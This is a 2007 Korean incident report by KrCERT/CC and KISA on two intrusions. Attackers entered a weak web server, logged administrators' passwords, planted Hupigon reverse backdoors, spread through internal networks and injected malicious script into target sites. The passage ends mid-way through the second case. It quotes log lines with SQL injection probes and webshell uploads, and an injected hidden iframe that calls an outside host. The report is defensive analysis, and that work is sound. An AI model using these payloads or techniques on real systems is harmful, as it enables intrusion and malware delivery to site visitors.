취약한 웹서버 공격을 통한 내부망 해킹 및 악성코드 삽입 사례

2007. 12.

KrCERT/CC 인터넷침해사고대응지원센터

KISA 한국정보보호진흥원 Korea Information Security Agency

※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.

1. 개요

최근 대부분의 웹서버 침해사고에서는 눈에 띄지 않도록 악성코드를 숨겨두어 방문자의 컴퓨터에 악성프로그램을 설치하고 구동시키는 양상으로 발전하고 있다[1]. 이러한 악성 코드의 전파를 통해, 웹 변조 침해사고의 범위를 일반 사용자들의 PC까지 확대시킨 대표적인 이유는, PC 사용자의 계정 정보 또는 개인정보를 탈취하거나 수집하여 악용함으로써, 금전적인 이익을 얻기 위함이다. 그러므로 원하는 정보의 수집을 극대화하기 위해서 악성코드들의 수명을 연장시키고, 많은 수의 PC에 침투해야 하기 때문에 더욱더 정교한 방법으로 이루어지고 있다.

공격자들은 더 많은 악성코드를 유포시키기 위해 사용자 접속 빈도가 높은 사이트들을 대상으로 공격을 시도하고 있다. 하지만 이미 보안 조치가 이루어진 사이트들이 많아지자 공격자들은 악성코드 삽입 대상 웹 서버를 직접 공격하지 않고 상대적으로 취약한 방화벽 내부 네트워크를 경유하여 대상 웹서버에 접근한다. 서버 관리자나 네트워크 담당자들은 서버 보안을 위해 방화벽을 두어 트래픽을 제어하거나 NAT 환경으로 구축하여 외부 아이피와 구분하는 방법을 주로 사용한다. 하지만 몇몇 관리자들은 방화벽 내부에 존재하는 서버들에 대해 보안 설정이나 외부의 위협에 대해서는 크게 신경을 쓰지 않는다. 공격자는 이러한 내부망에 침입하기 위해 악성코드를 삽입하려는 대상 서버 웹페이지에 모든 링크들을 따라가 취약한 웹 서버를 찾고 그 중 서브네트워크 대역이 같은 서버를 공격하여 내부망에 침입하게 된다.

본고에서는 단일 서버 웹페이지에 악성코드를 삽입한 경우가 아닌 취약한 웹서버를 경유해 내부망에 침입하여 대상 웹 사이트에 악성코드를 삽입하는 사례를 소개 하고자 한다. 이 과정을 간략히 요약한 내용은 아래와 같다.

- o 공격자는 대상 웹서버 페이지들에서 관련 링크들을 모두 조사하여 대상 웹서버와 같은 서브네트워크의 취약한 웹서버를 찾음
- o 취약한 웹 서버 침입 후 키로거 설치 및 내부망 취약점 스캔
- o 대상 웹서버에 FTP 접속 및 관리자 공유로 접속하여 악성코드 삽입

2. 사례 1

첫 번째 사례의 공격대상 웹서버는 상당히 많은 사용자들이 접속하는 사이트였으며 웹 방화벽이 적용되어 취약점 찾기가 쉽지 않았다. 하지만 공격자는 대상 사이트들에 링크 걸려 있는 모든 사이트들을 확인하고 취약한 윈도우 웹서버를 찾아 공격하여 내부망 침입에 성공하게 된다.

가. OO업체 네트워크 운영 현황

o 서울 모 통신社 IDC에서 서버 호스팅
o 웹, DB 서버 등 총 20여대 서버가 동일한 공인 IP대역 사용
o 네트워크 방화벽을 운영하여 TCP 80 port만 허용
  - 원격의 관리자 PC는 모든 서버, 포트 접속 가능
o 웹방화벽 적용 서버
  - 공격 대상 리눅스 웹서버 3대
  - 윈도우즈 2003 서버 2대
o 각 OS별 동일 ID/PW 사용
  - 윈도우즈 서버군 과 리눅스 서버군은 패스워드가 틀림
o 관리자는 IDC에 자주 방문하여 특정 서버에서 다른 서버들에 원격접속을 함
o (그림 1) 취약한 웹서버(윈도우즈 2003) 최초 해킹 당함
  - 방화벽 미적용 윈도우 서버임 (IIS + MSSQL)
  - 최초 O월 1일 22시경 파일 업로드 공격

나. 분석 내용

피해를 입은 업체의 전체 네트워크 구조와 공격 개요는 (그림 1)과 같으며 공격자의 공격 내용을 아래와 같이 요약할 수 있다.

① 1일 22시경 중국 발 아이피에서 취약한 윈도우즈 서버를 대상으로 asp 파일 업로드 공격 성공(웹쉘 help.asp 업로드)
② 1일 22시경 피해시스템에 smxx.exe 키로거 설치 (Message Hook 이용한 키로거)
  - c:\windows\system32\drivers\tcpipd.sys 파일에 키 로깅
③ 관리자는 취약한 서버에서 다른 윈도우즈 서버 터미널 접속 하여 키로거 파일에 다른 윈도우 서버의 아이디/패스워드 노출


④ 2일 8시 ~ 8일 9시 까지 키로거 파일 모니터링 하여 다른 윈도우서버들 터미널 접속 후 악성코드 설치

⑤ 관리자는 직접 IDC 방문, 취약한 서버에서 관리자 PC에 원격 접속함으로써 키로거 파일에 관리자 PC 아이디/패스워드 기록 됨

⑥ 9일 새벽 1시경 공격자는 관리자 PC 원격접속 함

⑦ 10일 새벽 0시경 공격자는 관리자 PC에서 공격대상 웹서버 FTP에 접속하여 OOOO.js 파일에 악성코드 삽입

⑧ 2개월 후 1, 3일 공격자는 관리자 PC에서 새벽 3~4시경 공격대상 웹서버 FTP에 재접속하여 OO.js 파일에 악성코드 삽입



(그림 1) OO 업체 네트워크 구조 및 공격 개요

□ **피해시스템 분석 (그림1. 취약한 서버)**

최초 공격자에게 피해를 입고 내부망 해킹에 원인을 제공한 윈도우즈 웹 서버 정보는 다음과 같다.

- 도메인 : www.OOOO.net, OOOO.XXXX.co.kr등
- OS : Windows 2003, IIS
- 공격 : 파일 업로드 공격
- 공격 IP : **22X.21X.XX.17X (중국발)**
- 공격 시간 : 2007.O.1 22:29 최초 공격 성공


o 공격자는 공격대상 웹서버 페이지의 링크들을 따라가다 위 웹서버의 페이지를 발견하고 SQL Injection 공격을 시도 한다. 하지만 SQL Injection 공격에 실패하고 회원 가입하여 다른 취약점을 찾는다.

```
2007-0O-01 22:04:59 W3SVC1 OO.OO.OO.OO GET /OOWeb/xxxxx.aspx
ArticleCode=4'%20and%20char(124)%2Buser%2Bchar(124)=0%20and%20''=' 80 - 22X.21X.XX.17X
2007-0O-01 22:05:57 W3SVC1 OO.OO.OO.OO GET /OOWeb/login.aspx
ReturnUrl=%2fOOOWeb%2fMyPage.aspx'%20and%20char(124)%2Buser%2Bchar(124)=0%20and%20''='
2007-0O-01 22:06:04 W3SVC1 OO.OO.OO.OO GET /OOWeb/login.aspx
ReturnUrl=%2fOOOWeb%2fMyPage.aspx'%20and%201=1%20and%20''='
2007-0O-01 22:06:16 W3SVC1 OO.OO.OO.OO GET /OOWeb/JoinAgree.aspx
2007-0O-01 22:06:18 W3SVC1 OO.OO.OO.OO GET /OOWeb/Agreement.htm
2007-0O-01 22:07:57 W3SVC1 OO.OO.OO.OO POST /OOWeb/JoinInfo.aspx
```

o 게시판에서 파일업로드 공격을 시도하지만 실패한다.

```
2007-0O-01 22:10:22 W3SVC1 OO.OO.OO.OO GET /OOWeb/Board_write.aspx - 80 - 22X.21X.XX.17X
2007-0O-01 22:12:11 W3SVC1 OO.OO.OO.OO GET /OOBoard/20070O/002/1054/Eup.asa - 80 -
22X.21X.XX.17X (에러 발생)
```

o 파일이 업로드 되는 디렉터리 생성 규칙을 파악하여 파일의 절대경로를 요청하여 Help.aspx 웹쉘을 실행한다.




```
2007-0O-01 22:23:23 W3SVC1 OO.OO.OO.OO POST /OOWeb/OO_write.aspx typecode=&category= 80 -
22X.21X.XX.17X
2007-0O-01 22:23:44 W3SVC1 OO.OO.OO.OO POST /OOBoard/20070x/001/1056/Help.aspx - 80 -
22X.21X.XX.17X
```

o 공격자는 새로운 웹쉘을 통해 악성코드 업로드 및 실행


```
2007-0O-01 22:29:34 W3SVC1 OO.OO.OO.OO POST /OOBoard/200410/001/112/help.aspx
action=upfile&src=C%3a%5cWINDOWS%5csystem32%5cspool%5c
```

- 신규 웹쉘 업로드 (2일 오전 7시)

c:\windows\system32\com\lib.aspx
c:\windows\system32\mui\job.asp

- 악성코드 업로드

c:\windows\system32\smxx.exe (키로거)
c:\windows\system\system.com (리버스 백도어)
c:\windows\system32\spool\Help.Com.Txt.exe (리버스 백도어)



SysmonLog	이미 설정된 일정 매개 변수를 사용하여 ...	Microsoft Corporation	c:₩windows₩system32₩smlogsvc,exe
TrkWks	클라이언트 프로그램이 NTFS 볼륨이나 ?..	Microsoft Corporation	c:₩windows₩system32₩svchost,exe
W32Time	네트워크 상에서 모든 클라이언트 및 서?..	Microsoft Corporation	c:₩windows₩system32₩svchost,exe
W3SVC	인터넷 정보 서비스 관리자를 사용하여 ?..	Microsoft Corporation	c:₩windows₩system32₩svchost,exe
Windows,system	Windows,system		c:₩windows₩system₩system,com
winmgmt	운영 체제, 장치, 응용 프로그램 및 서비?..	Microsoft Corporation	c:₩windows₩system32₩svchost,exe
Winrtm32	Virus Chaser Managerment Agent	New Technology Wave,..	c:₩windows₩system32₩winrtm32,exe
WMServer	IP 기반 네트워크를 통해 스트리밍 미디?..	Microsoft Corporation	c:₩windows₩system32₩windows media₩serve

o 키로거 smxx.exe는 netcfg.dll과 연동되며 아래와 같은 파일의 아이디/패스워드 로그를 남긴다.

· **c:\windows\system32\drivers\tcpipd.sys**

```
----OO.OO.OO.OO - 원격 데스크톱----
administrator\
 xxxxxx
[Tab][Tab][Tab][Tab][Tab][Tab][Tab][Tab][Tab]ᴛz[<=]/z.exe
----실행----
c[<=]mstsc console[∩][∩][∩][∩][∩][∩][∩]
----21x.xx7.xx.4x - 원격 데스크톱----
[<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=][<=]frxxxx        [Tab]78xxxx
[^][^][^][^][^][Del]
<중략>.....
```

위 로그의 첫 번째 원격 데스크톱 연결은 관리자가 피해시스템에서 내부 윈도우즈 서버에 원격 접속한 로그가 기록된 것이다. 그리고 두 번째 원격 데스크톱 연결은 관리자가 피해시스템에서 외부에 있는 관리자 PC에 원격 접속한 로그가 기록된 것이다.

위 키로거로 인해 공격자는 내부 윈도우즈 서버 와 관리자 PC 아이디/패스워드를 가로채어 이후에 계속 피해를 입게 된다.

o system.com, help.com.txt.exe 악성코드는 Reverse 백도어 Hupigon으로 공격자가 피해시스템으로 접속해오는 게 아니라 피해시스템에서 공격자 서버로 접속하는 방식의 원격제어 악성코드이다. 이 악성코드의 특징은 아래와 같다.

- 정상적인 IEXPLORE.exe 를 실행한 후 system.com 코드를 메모리상에 복사하여 실행시킨다. 정상적인 IEXPLORE.exe 처럼 보이지만 내부 실행 코드는 실제 system.com의 코드가 실행된다.
- 원격제어 공격자 서버로 바로 접속 하는게 아니라 실제 공격자 서버의 정보를 알려주는 서버를 경유하게 된다.

· http://22x.8x.xx7.xx9/ip.txt 요청하여 아래의 정보를 받는다.

http://6x.xx2.xx6.1x6:7238/wwwroot/


· http://6x.xx2.xx6.1x6:7238/wwwroot/접속 시도

IEXPLORE.EXE:544	TCP	ej:2469	:7238	SYN_SENT
<non-existent>:424	TCP	ej:2470	2.broad.lz.gx.dy...	SYN_SENT
<non-existent>:424	TCP	ej:2471	:7238	SYN_SENT
ALFTP.exe:3920	TCP	ej:2293	97:ftp	ESTABLISHED
alg.exe:1804	TCP	ej:1029		ESTABLISHED
alg.exe:1804	TCP	ej:2295	97:ftp	ESTABLISHED
svchost.exe:1080	TCP	ej:3389	1:64769	ESTABLISHED
IEXPLORE.EXE:544	TCP	ej:2468	2.broad.lz.gx.dy...	LAST_ACK

□ 기타 윈도우즈 서버 분석

취약한 윈도우즈서버에 설치된 키로거를 통해 내부 네트워크의 모든 윈도우즈 서버가 해킹을 당하게 된다. 공격자는 관리자가 취약한 서버 원격데스크톱 연결에서 입력한 아이디/패스워드를 가로채어 기타 윈도우 서버에 터미널 접속을 성공하게 된다. 아래 (그림 2)는 공격자가 취약한 서버에서 기타 윈도우 서버에 터미널로 로그인 한 이벤트 로그이고 이후 smxx.exe를 설치 및 실행한 것을 확인할 수 있다.

※ 모든 윈도우즈 서버는 같은 아이디/패스워드를 사용



(그림 2) 원격접속 이벤트 로그

o 기타 윈도우서버 2 :

- 8일 09:16 취약한 서버에서 터미널 접속
- O.08 09:17 Help.Com.Txt.exe 설치

o 기타 윈도우서버 3 :

- 8일 08:58 기타 윈도우 서버1에서 터미널 접속
- 8일 08:58 Help.Com.Txt.exe 설치

o 기타 윈도우서버 4 (DB 서버) :

- 8일 09:22 기타 윈도우 서버1에서 터미널 접속
- 8일 09:23 smxx.exe 설치

o 다른 기타 윈도우 서버들에서도 각각 취약한 서버에서 발견된 웹쉘, sytem.com, Help.Com.Txt.exe 파일 들이 대동소이하게 생성되어 있었음


□ 관리자 PC 분석


관리자는 IDC에 방문하여 취약한 서버에 로그인하고 사무실에 있는 본인의 PC에 원격 접속한다. 하지만 공격자가 미리 설치해둔 키로거로 인해 관리자 PC의 아이디/패스워드는 노출되고 공격자가 공격대상 웹서버에 악성코드를 삽입하기 위해 관리자 PC에 까지 침입하게 된다. 관리자 PC의 정보는 아래와 같다.

- 관리자 PC IP : 21x.xx7.xx.4x
- OS : Windows XP Professional
- 공격 : 아이디/패스워드 노출로 인한 원격 접속
- 공격 IP : ? (확인할 수 없었음)
- 공격 시간 : 2007.O.9

o 관리자 PC에는 윈도우즈 서버들에 설치되었던 악성코드들과 같은 코드들이 설치되어 있었다. 이 악성프로그램들은 IEXPLORE.exe로 실행되고 작업관리자에서는 프로세스가 보이지 않았다.

- help.com.txt.exe, system.com (파일 생성시간은 9일 오전 01:00 시경임)





o 관리자 PC에는 공격대상서버에 원격으로 접속할 수 있는 자동로그인 ssh 설정과 ftp 설정이 있어 공격자는 쉽게 대상서버에 침입할 수가 있었다.

□ 공격대상 웹서버 분석

공격자는 공격대상 서버에 침입하기 위해 관리자 PC까지 침입하게 되고 PC에 저장되어 있던 ftp 자동설정으로 공격자는 쉽게 대상 웹서버에 접근하여 원하는 페이지를 수정하게 된다. 대상 서버에 대한 정보는 아래와 같다.

- 도메인 : www.OOOO.co.kr, www.OOOO.com
- OS : Linux
- 공격 : 관리자 PC 경유한 FTP 접속
- 공격IP : **2xx.xx7.xx.4x (관리자PC)**

· 공격 날짜 : O월 10일, 2개월 후 2-3일

o 공격대상 웹서버 ftp xferlog를 분석한 결과 아래와 같이 관리자 PC를 경유해 페이지를 변조한 로그를 확인할 수 있었다. (관리자 PC IP는 2xx.xx7.xx.4x임)

- OOOO.js 변조 (10일)

```
Tue OO 10 00:48:24 2007 1 2xx.xx7.xx.4x 10365 /home/httpd/mshtml/OOOO.js b _ i r ftp 0 * c
Tue OO 10 00:49:54 2007 1 2xx.xx7.xx.4x 10365 /home/httpd/mshtml/OOOO.js b _ o r ftp 0 * c
```

- OO.js 변조 (2개월 후 1-3일)

```
OO 1 03:09:03 2007 1 2xx.xx7.xx.4x 15327 /home/httpd/mshtml/OO/OO.js b _ o r ftp 0 * c
OO 1 03:09:14 2007 1 2xx.xx7.xx.4x 15416 /home/httpd/mshtml/OO/OO.js b _ i r ftp 0 * c
OO 1 03:10:40 2007 1 2xx.xx7.xx.4x 15326 /home/httpd/mshtml/OO/OO.js b _ o r ftp 0 * c
OO 1 03:11:01 2007 1 2xx.xx7.xx.4x 15413 /home/httpd/mshtml/OO/OO.js b _ i r ftp 0 * c
OO 3 04:07:00 2007 1 2xx.xx7.xx.4x 15413 /home/httpd/mshtml/OO/OO.js b _ o r ftp 0 * c
OO 3 04:07:49 2007 1 2xx.xx7.xx.4x 15415 /home/httpd/mshtml/OO/OO.js b _ i r ftp 0 * c
```

o 공격자는 웹페이지들을 변경하여 보안패치를 하지 않은 사용자들을 공격하는 악성 스크립트를 삽입하게 된다. 아래는 변조된 파일 시간 및 삽입된 내용이다.

```
[root@OOO log]# ls -al /home/httpd/newhtml/OO/OO.js
-rw-r--r--    1 xxxx    nobody      15415  O월  3 04:07 /home/httpd/newhtml/OO/OO.js
<iframe height=0 width=0 src="http://2x3.2x6.3x.11x/help.htm"></iframe> 코드 삽입
```

3. 사례 2

본 장에서 설명할 사례는 앞서 설명한 건과 거의 유사한 방식이며 같은 키로거, 백도어 악성코드가 사용되어 같은 해킹 그룹 소속이거나 공격자로 의심되는 사고이다. 공격자는 악성코드 경유지 대상인 웹사이트에 부가 서비스를 제공하던 협력업체 웹 서버를 공격하여 내부망에 접근한다. 협력업체 웹서버는 계약이 끝나 관리가 안 된 상태로 방치되고 있었으며 공격자는 그 웹서버의 홈페이지 취약점을 공격하여 시스템에 침입한다. 공격자는 앞의 사례처럼 키로거를 이용하는 것뿐만 아니라 사용자 로그인 아이디/패스워드를 가로채는 악성코드 설치, 패스워드 크랙, 관리 공유 폴더 취약점 공격 등을 시도하여 다른 서버들을 침입한다.

가. OO업체 네트워크 운영 현황

o OO업체 IDC에 총 200여대의 서버 존재
  - 대부분의 협력업체 서버들은 별도의 네트워크에서 운영

o 네트워크 구성
  - Frontend와 Backend로 나눠서 네트워크를 운영
  - 각 서버들은 네트워크 카드 2개를 통해 Frontend(공인IP), Backend (사설 IP)연결
  - Frontend는 외부와 연결되며 방화벽을 통해 접근 제어되고 각 서버군 별로 네트워크 구분함
  - Backend는 내부 망만 통신 되고 내부 네트워크 모두 접근 가능함, 모든 서버들에 접근 가능 함

o 주로 Windows 2003 서버들이 공격당함

o 내부 시스템들 모두 아이디/패스워드 동일

o 대부분의 윈도우즈 서버에 관리자 공유가 열려 있었음 (C$, D$)

나. 분석 내용

피해를 입은 업체의 전체 네트워크 구조와 공격 개요는 (그림 3)과 같으며 공격자의 공격 내용을 아래와 같이 요약할 수 있다.

① 최초 07.O.8 3:32 취약한 서버에 SQL injection 공격으로 시스템 권한 획득
  - 웹쉘 help.asp를 생성 및 system.com 이라는 Hupigon 원격제어 프로그램을 실행한 후 리

버스로 연결하여 공격자에게 접속하게 함

② 8일 04:30 Win1 서버 침입 후 ntscan.exe 실행 하여 내부 네트워크 관리자 공유 스캔

